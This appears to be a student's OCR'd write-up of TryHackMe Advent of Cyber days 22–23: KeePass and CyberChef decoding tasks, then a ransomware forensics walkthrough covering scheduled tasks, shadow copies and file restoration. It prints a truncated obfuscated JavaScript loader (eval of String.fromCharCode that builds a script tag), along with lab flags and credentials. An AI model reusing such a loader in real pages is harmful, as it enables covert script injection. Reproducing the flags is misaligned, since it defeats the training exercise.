
Output (start: 180, end: 191, length: 11; time: 2627ms, length: 11470, lines: 427)

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	ic3Skatin&#103;&excl;	Matching ops: From HTML Entity Valid UTF8 Entropy: 3.33

Question 7

Q7: What is the username:password pair of Elf Security System?

=superelfadmin:nothinghere



Private.kdbx - KeePass

Edit Entry

You're editing an existing entry.

Title: Elf Security System

User name: superelfadmin

Password: nothinghere

Quality: 22 bits 11 ch.

URL:

Notes:


```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116,
46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39,
115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116,
101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59,
32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121,
110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105,
110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,
```

□ Expires: 7/20/2022 12:00:00 AM

Question 8

Q8: Decode the last encoded value. What is the flag?

=THM{657012dcf3d1318dca0ed864f0e70535}



gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8

heavenraiza / cyberelf

Created 2 years ago • Report abuse

cyberelf

```
THM{657012dcf3d1318dca0ed864f0e70535}
```

puthsovann commented on Jan 3, 2021

Happy new year! So Awesome!

ViperTechnologie... commented on Jan 4, 2021

Awesomeness!

ginoclement commented on Jan 6, 2021

Methodology (Day 22):

First of all, we deploy our machine and attackbox. We started the progress by using Remmina to connect to the remote machine and we fill in the server, user name and password. After connected, we were shown a folder on the desktop and we run KeePass. We use CyberChef to get the KeePass password. Then, we decoded passwords from KeePass database file and get the challenge flag.


DAY 23

[Blue Teaming] The Grinch Strikes Again!

Question 1

Q1: What does the wallpaper say?


=THIS IS FINE!


Week 6 Tutorial Progress
PSP0201 T2130 - Tutorial W
Meet – vaa-qmnw-jgv
TryHackMe | 25 Days of Cyb
THM Browser-Based
TryHackMe Advent of Cybe
vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=53226b530e80bb34&proxyIP=10.10.29.32&resize=remote
Sharing this tab to meet.google.com
Stop sharing
View tab: meet.google.com
Applications
Places
System
Tue 19 Jul, 04:20
AttackBox IP:10.10.29.32 [redacted]
Quick Connect
Quick Connect
THIS IS FINE
34°
ENG
US
11:20 AM
19/7/2022

Question 2

Q2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

= nomorebestfestivalcompany



cyberchef.org/#recipe=To_Base64('A-Za-z0-9%2B/%3D')From_Base64('A-Za-z0-9%2B/%3D',true,false)From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=Ym05dGIzSmxZbVZ6ZEdabG...

Version 9.39.1

Recipe

To Base64 — Alphabet: A-Za-z0-9+/=

From Base64 — Alphabet: A-Za-z0-9+/= — ☑ Remove non-alphabet chars ☐ Strict mode

From Base64 — Alphabet: A-Za-z0-9+/= — ☑ Remove non-alphabet chars ☐ Strict mode

Input (length: 36, lines: 1)

```
bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==
```


Output (time: 2ms, length: 25, lines: 1)

```
nomorebestfestivalcompany
```

Question 3

Q3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

= .grinch



vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=53226b530e80bb34&proxyIP=10.10.29.32&resize=remote

Tue 19 Jul, 04:45 AttackBox IP:10.10.29.32 [redacted]

This PC › Documents › confidential


Name	Date modified	Type	Size
master-password.txt.grinch	12/23/2020 1:41 PM	GRINCH File	1 KB

☐ Item check boxes ☑ File name extensions ☑ Hidden items

Question 4

Q4: What is the name of the suspicious scheduled task?

= opidsfsdf



This PC › Desktop


Name	Date modified	Type	Size
opidsfsdf.exe	11/25/2020 8:19 PM	Application	83 KB
RansomNote.txt	12/7/2020 7:53 AM	Text Document	1 KB

2 items

Question 5

Q5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

= C:\Users\Administrator\Dekstop\opidsfsdf.exe



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
Amazon Ec2...	Ready	At system startup		7/18/2022 8:09:31 PM	The operation completed s
GoogleUpda...	Disabled	Multiple triggers defined	7/19/2022 5:05:43 AM	12/11/2020 7:29:46 AM	The operation completed s
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	7/18/2022 9:05:43 PM	12/11/2020 7:29:46 AM	The operation completed s
opidsfsdf	Running	At log on of ELFSTATION4\Administrator		7/18/2022 8:19:38 PM	The task is currently runnin
ShadowCop...	Ready	Multiple triggers defined	7/19/2022 7:00:00 AM	7/18/2022 8:17:32 PM	The operator or administrat

General | Triggers | Actions | Conditions | Settings | History (disabled)


When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6

Q6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

= 7a9eea15-0000-0000-0000-010000000000



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
Amazon Ec2...	Ready	At system startup		7/18/2022 8:09:31 PM	The operation completed s
GoogleUpda...	Disabled	Multiple triggers defined	7/19/2022 5:05:43 AM	12/11/2020 7:29:46 AM	The operation completed s
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	7/18/2022 9:05:43 PM	12/11/2020 7:29:46 AM	The operation completed s
opidsfsdf	Running	At log on of ELFSTATION4\Administrator		7/18/2022 8:19:38 PM	The task is currently runnin
ShadowCop...	Ready	Multiple triggers defined	7/19/2022 7:00:00 AM	7/18/2022 8:17:32 PM	The operator or administrat


Action	Details
Start a program	C:\Windows\system32\vssadmin.exe Create Shadow /AutoRetry=15 /For=\...

```
C:\Windows\system32\vssadmin.exe Create Shadow /AutoRetry=15 /For=\\?\Volume{7a9eea15-0000-0000-0000-010000000000}\
```

Question 7

Q7: Assign the hidden partition a letter. What is the name of the hidden folder?

= confidential




Name	Date modified	Type	Size
confidential	12/2/2020 9:46 AM	File folder	
database	12/2/2020 9:53 AM	File folder	
vStockings	12/2/2020 9:53 AM	File folder	
WindowsPowerShell	11/26/2020 12:30 ...	File folder	
RansomNote.txt	7/18/2022 8:32 PM	Text Document	1 KB

Question 8

Q8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

= m33pa55w0rdIZseecure!



```
m33pa55w0rdIZseecure!
```

Methodology (Day 23):

First we deploy the machine and attackbox. Once our machine is fully booted up, we use Remmina to connect to it. We fill in the server, user name and password. But we need to change the Preferences in Remmima to RDP and make sure the wallpaper option is checked. We clicked the RansomNote on our Desktop and then go to cyberchef to decode from base64. We open the Task Scheduler and click on the last scheduled task in the library. Next we open the Disk Management. Lastly, we restore the master-password.txt.grinch file then opened it to retrieve the flag.

